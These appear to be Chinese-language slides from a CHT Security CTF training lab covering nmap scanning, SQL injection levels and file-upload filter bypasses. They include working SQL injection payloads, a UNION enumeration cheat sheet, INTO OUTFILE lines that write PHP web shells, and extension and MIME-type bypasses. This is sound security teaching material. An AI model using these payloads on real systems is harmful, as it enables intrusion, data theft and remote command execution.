中華資安國際
CHT Security

Lab介紹

講師:蕭子修

lab的使用方式

- https://fluorite.chtsecurity.tw/
- 請來找我索取登入帳號密碼~
- 兩個弱點可以練習
- 採用CTF (Capture the Flag)，每一關皆有一個flag，嘗試取得flag
- flag格式:flag{}

中華資安國際
CHT Security

資訊蒐集

資訊蒐集

- nmap -p 1-10000 -Pn 網段

中華資安國際
CHT Security

SQL injection

Level 0:

- 原始查詢語句
  - SELECT * FROM users WHERE name = '{$_POST['username']}' AND password = '{$_POST['password']}'

- 解答
  - admin ' or '1'='1
  - admin' -- -

Level 1:

- 原始查詢語句
  - SELECT * FROM users_no_admin WHERE name = '{$_POST['username']}' AND password = '{$_POST['password']}'
- 解答
  - eirhui' or 1=1;-- -
- 和第0關差在哪?
  - 上一關已知帳號名稱，這關未知，所以必須使用註解，避開後面的密碼驗證

Level 2:

- 原始查詢語句
  - SELECT * FROM product WHERE id = {$id};
- 解答
  - 10 or 1=1 order by 5
  - 10 order by 1

- 跟前兩關有什麼不同之處?
  - 一個使用者輸入的字串，一個是數字
  - 所以當注入的時候，字串需要有單引號，數字不需要

Level 3:

- 原始查詢語句
  - SELECT * FROM product WHERE id = {$id};
- 解答
  - 1 order by 5-- -
  - 0 UNION select 1,database(),2,3,5-- -
  - 0 UNION select 1,TABLE_NAME,TABLE_SCHEMA,3,5 from INFORMATION_SCHEMA.TABLES where table_schema='test_db'-- -
  - 0 UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA,5 from INFORMATION_SCHEMA.COLUMNS where table_name='level3_flag_is_here'-- -
  - 1 UNION select 1, flag, description, 4,5 from test_db.level3_flag_is_here-- -

SQL injection-union注入

payload	測試
cn ' order by ?-- -	總共有幾個column
cn' UNION select 1,2,3,4-- -	找出injection的位置
cn' UNION select 1,database(),2,3-- -	列出當前的DB
cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -	列出所有的DB
cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='A'-- -	列出指定DB(這裡指A)所有的tables
cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='B'-- -	列出指定tables(這裡指B)的所有column
cn' UNION select 1, col_name1, col_name2, 4 from A.B-- -	列出指定columns的所有值

Level 4:

- 原始查詢語句
  - SELECT * FROM product WHERE id = {$id};
- 解答
  - 1 UNION select 1,LOAD_FILE('/opt/lampp/htdocs/hint.txt'),3,4,5-- -
  - 1 union select 1,'<?php system($_REQUEST[0]); ?>', 3,4,5 into outfile '/opt/lampp/htdocs/writehere/shell1.php'-- -
  - 1 union select 1,'<?php system($_REQUEST["cmd"]); ?>', 3,4,5 into outfile '/opt/lampp/htdocs/writehere/shell.php'-- -
- 回到第三關，可以依樣畫葫蘆嗎?
  - 不行，因為使用的DB user權限不一樣

中華資安國際
CHT Security


檔案上傳

檔案上傳漏洞-常見的攻擊方法

- 繞過上傳不確實的上傳檢查，包含以下
  - 繞過檔名過濾
    - 前端過濾
    - 黑名單過濾
    - 白名單過濾
  - type 過濾
  - magic byte檢查繞過

檔案上傳漏洞

- 從上述最簡單的例子，可以觀察到檔案上傳弱點利用成功的條件和步驟
  1.需要知道web server使用的語言或可執行的程式
  2.要能成功上傳
  3.需要知道檔案上傳後的位置、以及檔案名稱



Level 0:

- 過濾條件: `(preg_match('/\.(jpg|jpeg|png|gif)/i'`

- 繞過方式: 檔案名稱.jpg.php

Level 1:

- 過濾條件:

```
(preg_match('/\.(jpg|jpeg|png|gif)/i'
    $blacklist = array('php', 'php7', 'phps');
```

- 繞過方式: 檔案名稱.jpg.phtml

檔案上傳-上傳的封包內容

```
POST /upload.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 192
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryb4S0llL0lBfBPB4U

------WebKitFormBoundaryb4S0llL0lBfBPB4U
Content-Disposition: form-data; name="filename"; filename="test.txt"
Content-Type: text/plain

hello

------WebKitFormBoundaryb4S0llL0lBfBPB4U--
```

檔案類型

檔案名稱

檔案內容

參數內容

Level 2:

- 過濾條件:

```
(preg_match('/\.(jpg|jpeg|png|gif)/i'
    $blacklist = array('php', 'php7', 'phps');
$allowed_types = array('image/jpg', 'image/jpeg', 'image/png', 'image/gif');
```

- 繞過方式: 檔案名稱.jpg.phtml，並修改content type

Level 3:

- 過濾條件:

```
(preg_match('/\.(jpg|jpeg|png|gif)/i'
    $blacklist = array('php', 'php7', 'phps');
$allowed_types = array('image/jpg', 'image/jpeg', 'image/png', 'image/gif');
```

- 繞過方式: 檔案名稱.jpg.phtml
- RCE條件:
  - 知道上傳路徑
  - 知道上傳檔名

  =>查看網頁原始碼